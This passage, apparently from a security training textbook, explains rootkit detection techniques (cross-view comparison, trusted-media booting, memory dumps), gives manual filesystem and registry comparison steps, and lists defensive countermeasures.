
  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.

- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable CD-ROM or USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.



Steps for Detecting Rootkits

Step 1 Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results

Step 2 Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results

Step 3 Run a latest version of **WinMerge** on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.

Steps for Detecting Rootkits


There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.

- **Steps to detect rootkits by examining the filesystem are as follows.**
  1. Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results.
  2. Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).
- **Steps to detect rootkits by examining the registry are as follows.**
  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean CD** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.

6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
8. Launch the **WinMerge** tool from the CD and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.



How to Defend against Rootkits

1 Reinstall OS/applications from a trusted source after backing up the critical data

2 Maintain well-documented automated installation procedures

3 Perform kernel memory dump analysis to determine the presence of rootkits

4 Harden the workstation or server against the attack

5 Educate staff to avoid downloading any files/programs from untrusted sources

6 Install network- and host-based firewalls

7 Ensure the availability of trusted restoration media

8 Update and patch OSes, applications, and firmware

9 Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies

10 Regularly update antivirus and anti-spyware software

11 Avoid logging in to an account with administrative privileges

12 Adhere to the principle of least privileges

13 Ensure the chosen antivirus software possesses rootkit protection

14 Avoid installing unnecessary applications and disable the features and services not in use

How to Defend against Rootkits

A common feature of rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises when a new exploit is discovered. Log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help them cover their tracks, but there will almost certainly be other indicators that can help execute proactive countermeasures, rather than only reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools such as rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.

